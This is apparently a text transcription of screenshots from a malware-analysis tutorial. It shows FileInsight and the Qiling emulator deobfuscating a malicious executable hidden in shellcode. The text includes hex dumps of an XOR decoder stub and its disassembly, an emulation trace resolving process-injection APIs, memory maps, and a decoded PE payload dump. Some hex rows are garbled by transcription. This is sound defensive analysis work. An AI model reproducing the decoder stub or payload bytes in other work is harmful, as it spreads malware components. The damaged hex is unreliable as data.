
Press F1 for help

Offset 0h (0) Length 0h (0) OVR

5:01 PM 8/7/2021

Windows Taskbar icons: FileInsight, File, Home, Edit, Search, Plugins, Windows, Help, McAfee





Deobfuscating malware executable file in the shellcode with code emulation

The McAfee logo consists of a red stylized 'M' icon followed by the word 'McAfee' in a red, sans-serif font, with a trademark symbol (TM) at the top right.

Script is running, please wait.

FileInsight - Disassembly*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x Output of Custom base64 decode* x New file 1* x Output of Custom base64 x Disassembly* x

00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
00000030 D4 FF FF FF 49 5F 7F FE 49 53 7C FE 04 05 97 FE
00000040 04 05 97 A5 56 40 C2 2C B3 C1 01 A6 D8 C1 01 59
00000050 0B 48 C2 0E 63 4C C2 0E 63 1C 3D DE 0B EC 88 7C
00000060 5D 84 8D 7C 5D 84 DD 83 8E 84 DD 83 8E 84 DD 83
00000070 66 84 DD 83 68 9B 67 8D 68 2F 6E 40 49 97 6F 0C
00000080 84 B6 3B 64 ED C5 1B 14 9F AA 7C 66 FE C7 5C 05
00000090 CB FB 25 61 EB 92 4B 41 AF DD 18 61 C2 B2 7C 04
000000A0 EC BF 71 0E C8 BF 71 0E C8 BF 71 0E 31 B1 D8 62
000000B0 8C DE 1F 5D 31 B1 D8 62 8C DE 1F 5D 2F E3 5C 62
000000C0 B5 8C 9B 5D 16 B1 C9 62 B8 DE 0E 5D 1B E3 4A 62
000000D0 DD 8C 8D 5D 47 25 31 62 F5 4A F6 5D 48 25 30 62
000000E0 27 4A F7 5D 84 77 B9 62 8E 18 7E 5D 2D 25 2B 62
000000F0 91 4A EC 5D 32 77 BA 62 8E 18 7D 5D DC 71 1E 31
00000100 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A
00000110 61 1E D9 0A 31 5B D9 0A 7D 5A DC 0A 3F 08 ED 51
00000120 3F 08 ED 5D 3F 08 ED 5D DF 08 EF 7C D0 00 00 00
00000130 D4 23 E4 7C D4 FD E4 7C D4 FD E4 7C 19 9A E9 70
00000140 19 8A E5 7C 19 CA E7 7C 19 CA E7 6C 19 DA E7 60
00000150 19 D8 E7 6C 1C D8 E7 6C 1C D8 E7 6C 19 D8 E7 60
00000160 19 D8 E7 6C 19 F8 E3 6C 19 FC E3 6C 62 08 E0 60
00000170 60 08 A0 6D 60 08 B0 6D 60 18 B0 6D 60 18 A0 61
00000180 60 08 A0 6D 60 08 A0 6D 70 08 A0 6D 70 E9 A2 61
00000190 21 E9 A2 6D F5 26 A0 6D 55 26 A0 6D 55 D6 A3 6D
000001A0 E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D
000001B0 E1 D7 A3 6D E1 D7 A7 6D 05 C0 A7 6D 75 83 A5 6D
000001C0 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D
000001D0 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D

Emulate code

File type: Shellcode

OS: Windows

Architecture: x86

Emulation timeout (seconds, 0 = no timeout): 60

OK

0x0: cld [FC]
0x1: call 6 [E8 00 00 00 00]
0x6: jmp 0x2f [EB 27]
0x8: pop esi [5E]
0x9: mov ebx, dword ptr [esi] [8B 1E]
0xB: add esi, 4 [83 C6 04]
0xE: mov edx, dword ptr [esi] [8B 16]
0x10: xor edx, ebx [31 DA]
0x12: add esi, 4 [83 C6 04]
0x15: push esi [56]
0x16: mov ecx, dword ptr [esi] [8B 0E]
0x18: xor ecx, ebx [31 D9]
0x1A: mov dword ptr [esi], ecx [89 0E]
0x1C: xor ebx, ecx [31 CB]
0x1E: add esi, 4 [83 C6 04]
0x21: sub edx, 4 [83 EA 04]
0x24: xor ecx, ecx [31 C9]
0x26: cmp edx, ecx [39 CA]
0x28: je 0x2c [74 02]
0x2A: jmp 0x16 [EB EA]
0x2C: pop ebx [5B]
0x2D: jmp ebx [FF E3]
0x2F: call 8 [E8 D4 FF FF FF]
0x34: dec ecx [49]
0x35: pop edi [5F]
0x36: jg 0x36 [7F FE]
0x38: dec ecx [49]
0x39: push ebx [53]

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 0h (0) OVR

5:02 PM 8/7/2021

McAfee

File Insight - Disassembly*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Emulation trace: **Emulation trace**

```
[+] Profile: Default
[+] Map GDT at 0x30000 with GDT_LIMIT=4096
[+] Write to 0x30018 for new entry b'\x00\xf0\x00\x00\x00\xfe0\x00'
[+] Write to 0x30028 for new entry b'\x00\xf0\x00\x00\x00\x960\x00'
[+] Write to 0x30070 for new entry b'\x00\x00\x00\xf60\x00'
[+] Write to 0x30078 for new entry b'\x00\x00\x00\x00\xf60\x06'
[+] Windows Registry PATH: Misc\qiling-master\examples\rootfs\x86_windows\Windows\registry
[=] Initiate stack address at 0xffffdd000
[=] TEB addr is 0x6000
[=] PEB addr is 0x6044
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll to 0x10000000
[!] Warnings while loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll:
[!] - SizeOfHeaders is smaller than AddressOfEntryPoint: this file cannot run under Windows 8.
[!] - AddressOfEntryPoint lies outside the sections' boundaries. AddressOfEntryPoint: 0x0
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll to 0x101a3000
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll to 0x10288000
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll
[+] 0x101c23c0: VirtualAlloc(lpAddress = 0, dwSize = 0x42000, flAllocationType = 0x3000, flProtect = 0x40) = 0x5000370
[+] 0x101c3bd0: LoadLibraryA(lpLibFileName = "KERNEL32.dll") = 0x101a3000
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "OpenProcess") = 0x101c3630
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "VirtualAllocEx") = 0x101d7ff0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "WriteProcessMemory") = 0x101d8240
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "FreeLibrary") = 0x101c3ae0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "VirtualFree") = 0x101c24c0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "Thread32First") = 0x101fa9a0
```

Output

OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.

Values Bookmarks Calculator Output Scripting

Ln 1 Col 0 Len 0 INS

5:03 PM 8/7/2021

McAfee

File Insight - Disassembly*

File Edit Search Plugins Windows Help

Operations Plugins

Emulation trace* Memory dump 0* Memory dump 1* Memory dump 2* Disassembly*

Supported for HTML, OLE2, PE and Flash.

```
[+] 0x101c0ff0: WideCharToMultiByte(CodePage = 0x1b5, dwFlags = 0, lpWideCharStr = "k\x01\x05D\x04\x05\x02\x05B\x04\x05 \x02", cchWideChar = 0x1c, lpMultiByteStr = 0x101c1860)
[+] 0x101c1860: InterlockedDecrement(Target = 0x502f9b8) = 0xffffffff
[+] 0x101c17e0: InterlockedIncrement(Target = 0x504428c) = 0x0
[+] 0x1023bb83: EnterCriticalSection(lpCriticalSection = 0x50310c0) = 0x0
[+] 0x101c1860: InterlockedDecrement(Target = 0x502f9b8) = 0xffffffff
[+] 0x101c17e0: InterlockedIncrement(Target = 0x504428c) = 0x0
[+] 0x1023fa4f: LeaveCriticalSection(lpCriticalSection = 0x50310c0) = 0x0
[+] hModule 0
[x] API not implemented
Traceback (most recent call last):
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\windows.py", line 135, in hook_winapi
    api_func(ql, address, api_name)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\fncc.py", line 162, in wrapper
    return ql.os.call(pc, func, params, onenter, onexit, passthru=passthru)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\os.py", line 133, in call
    targs, retval, retaddr = self.fcall.call(func, proto, args, onenter, onexit, passthru)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\fcall.py", line 144, in call
    retval = func(ql, pc, params)
  File "C:\Users\user\AppData\Local\Programs\Python\Python38\lib\site-packages\qiling\os\windows\dlls\kernel32\libloaderapi.py", line 91, in hook_GetModuleFileNameA
    raise QlErrorNotImplemented("API not implemented")
qiling.exception.QlErrorNotImplemented: API not implemented
[+] GetModuleFileNameA Exception Found
Error: Windows API Implementation Error

Memory map:
[=] Start      End      Perm      Label      Image
[=] 00006000 - 0000c000  rwx      [FS/GS]
[=] 00030000 - 00031000  rwx      [crt0]
```

Emulation is finished prematurely due to unimplemented API (GetModuleFileNameA) of Qiling Framework

Output

```
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
```

Values Bookmarks Calculator Output Scripting

Ln 1 Col 0 Len 0 | INS

5:03 PM 8/7/2021

McAfee

File Insight - Disassembly*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Memory map:

| Start | End | Perm | Label | Image |
|----------|----------|------|------------------|--|
| 00006000 | 0000c000 | rwx | [FS/GS] | |
| 00030000 | 00031000 | rwx | [GDT] | |
| 00040000 | 00a40000 | rwx | [shellcode_base] | |
| 05000000 | 05001000 | rwx | [heap] | |
| 05001000 | 05043000 | rwx | [heap] | |
| 05043000 | 05044000 | rwx | [heap] | |
| 05044000 | 05045000 | rwx | [heap] | |
| 06000000 | 0c000000 | rwx | [FS/GS] | |
| 10000000 | 101a3000 | rwx | ntdll.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll |
| 101a3000 | 10288000 | rwx | kernel32.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll |
| 10288000 | 1041e000 | rwx | user32.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll |
| 1041e000 | 10498000 | rwx | advapi32.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\advapi32.dll |
| 10498000 | 108f2000 | rwx | wininet.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\wininet.dll |
| 108f2000 | 10955000 | rwx | ws2_32.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ws2_32.dll |
| 10955000 | 109e7000 | rwx | dnsapi.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\dnsapi.dll |
| 109e7000 | 10a19000 | rwx | iphlpapi.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\iphlpapi.dll |
| 10a19000 | 10a23000 | rwx | secur32.dll | Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\secur32.dll |
| ffffd000 | ffffe000 | rwx | [stack] | |

Extracted region [shellcode_base] (start: 0x40000 end: 0xa40000 size: 10485760) as "Memory dump 0"
Extracted region [stack] (start: 0xffffd000 end: 0xffffe000 size: 135168) as "Memory dump 1"
Extracted region [heap] (start: 0x5000000 end: 0x5045000 size: 282624) as "Memory dump 2"

OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.

Values Bookmarks Calculator Output Scripting

Ln 1 Col 0 Len 0 | INS

5:04 PM 8/7/2021

Three memory regions are extracted as memory dumps

FileInsight - Emulation trace*

File Edit Search Plugins Windows Help

Operations Plugins

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... X New file 0* X Output of Custom base64 decode* X New file 1* X Output of Custom base64 decode* X Emulation trace* X Memory dump 0* X Memory dump 1* X Memory dump 2* X Disassembly* X

00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
00000030 D4 FF FF FF 49 5F 7F FE 49 53 7C FE 00 00 E8 00
00000040 00 00 00 5B 52 45 55 89 E5 81 C3 8A 6B 00 00 FF
00000050 D3 89 C3 57 68 04 00 00 00 50 FF D3 00 00 00 00 00 00
00000060 56 68 05 00 00 00 50 FF D3 00 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080 E8 00 00 00 0E 1F BA 0E
00000090 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
000000A0 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
000000B0 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65
000000C0 2E 0D 0D 0A 24 00 00 00 00 00 00 00 F9 0E A9 6C
000000D0 BD 6F C7 3F BD 6F C7 3F BD 6F C7 3F A3 3D 43 3F
000000E0 9A 6F C7 3F A3 3D 52 3F AE 6F C7 3F A3 3D 44 3F
000000F0 C6 6F C7 3F 9A A9 BC 3F B2 6F C7 3F BD 6F C6 3F
00000100 6F 6F C7 3F A3 3D 4E 3F 0A 6F C7 3F A3 3D 55 3F
00000110 BC 6F C7 3F A3 3D 56 3F BC 6F C7 3F 52 69 63 68
00000120 BD 6F C7 3F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130 00 00 00 00 50 45 00 00 4C 01 05 00 42 52 31 57
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000150 00 2A 02 00 00 DE 00 00 00 00 00 00 00 00 00 00 00
00000160 00 10 00 00 00 40 02 00 00 00 00 10 00 10 00 00 00
00000170 00 02 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00
00000180 00 00 00 00 00 20 04 00 00 04 00 00 7B F4 03 00
00000190 00 02 00 00 00 10 00 00 00 10 00 00 00 00 10 00 00
000001A0 00 10 00 00 00 00 00 00 00 10 00 00 00 00 E1 02 00
000001B0 51 00 00 00 D4 CF 02 00 A0 00 00 00 00 F0 03 00
000001C0 B4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D0 00 00 00 00 00 04 00 E4 17 00 00 70 43 02 00
1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

! L !This program cannot be run in DOS mode

PE L BR1W

Output

